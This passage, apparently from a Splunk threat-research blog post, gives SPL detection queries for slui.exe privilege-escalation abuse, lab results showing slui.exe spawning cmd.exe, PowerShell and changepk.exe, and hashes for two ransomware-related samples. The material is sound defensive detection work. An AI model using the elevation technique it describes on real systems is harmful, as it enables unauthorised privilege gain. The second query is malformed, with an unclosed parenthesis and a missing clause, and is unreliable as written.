| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where Processes.process_name=slui.exe
(Processes.process=*-verb* Processes.process=*runas*) by Processes.dest
Processes.user Processes.parent_process Processes.process_name Processes.process
Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

1 event (5/12/21 6:00:00.000 PM to 5/13/21 6:27:08.000 PM) No Event Sampling

Events Patterns **Statistics (1)** Visualization

20 Per Page Format Preview

dest	user	parent_process	process_name	process
win-dc-18.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git="C:\Program Files\Git\cmd\git.exe" %*"	slui.exe	"C:\Windows\System32\slui.exe" - Verb runas

- SLUI Spawning a Process

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where Processes.parent_process_name=slui.exe
(Processes.process_name!=*slui* OR Processes.process_name!=firefox.exe OR Processes.process_name!=chrome.exe (
Processes.user Processes.parent_process Processes.process_name Processes.process
Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where Processes.parent_process_name=slui.exe by Processes.dest
Processes.user Processes.parent_process Processes.process_name Processes.process
Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
    
```

24 of 775,000 events matched No Event Sampling

Events Patterns **Statistics (12)** Visualization

20 Per Page Format Preview

dest	user	parent_process	process_name	process	process_id	parent_process_id
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	slui.exe	"C:\Windows\system32\slui.exe" 0x03	5928	4440
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	slui.exe	"C:\Windows\system32\slui.exe" 0x03	6904	5464
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	cmd.exe	"cmd.exe"	3892	5544
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	cmd.exe	"cmd.exe"	6844	6440
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	powershell.exe	"PowerShell.exe"	2212	1532
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	powershell.exe	"PowerShell.exe"	852	3852
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	slui.exe	"C:\Windows\system32\slui.exe" 0x03	5828	6812
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe"	slui.exe	"C:\Windows\system32\slui.exe" 0x03	6840	6408
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe" 0x03	changepk.exe	"C:\Windows\system32\ChangePk.exe"	1516	6840
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe" 0x03	changepk.exe	"C:\Windows\system32\ChangePk.exe"	4116	5928
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe" 0x03	changepk.exe	"C:\Windows\system32\ChangePk.exe"	4772	5828
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe" 0x03	changepk.exe	"C:\Windows\system32\ChangePk.exe"	6728	6904

Hashes:

Sample A:

Sha1: 03c1f7458f3983c03a0f8124a01891242c3cc5df

Sha256: 6931b124d38d52bd7cdef48121fda457d407b63b59bb4e6ead4ce548f4bbb971

Sample B:

Sha1: d1dfe82775c1d698dd7861d6dfa1352a74551d35

Sha256: 9cee5522a7ca2bfca7cd3d9daba23e9a30deb6205f56c12045839075f7627297

About the Splunk Threat Research Team

The Splunk Threat Research Team will continue updating our detection content and addressing the threat of ransomware payloads as these campaigns continue affecting different verticals, especially those involving [critical infrastructure](#). For our newest content please download [Splunk Security Essentials](#), [Splunk ES Content Update application](#), or visit [Splunk Threat Research page](#).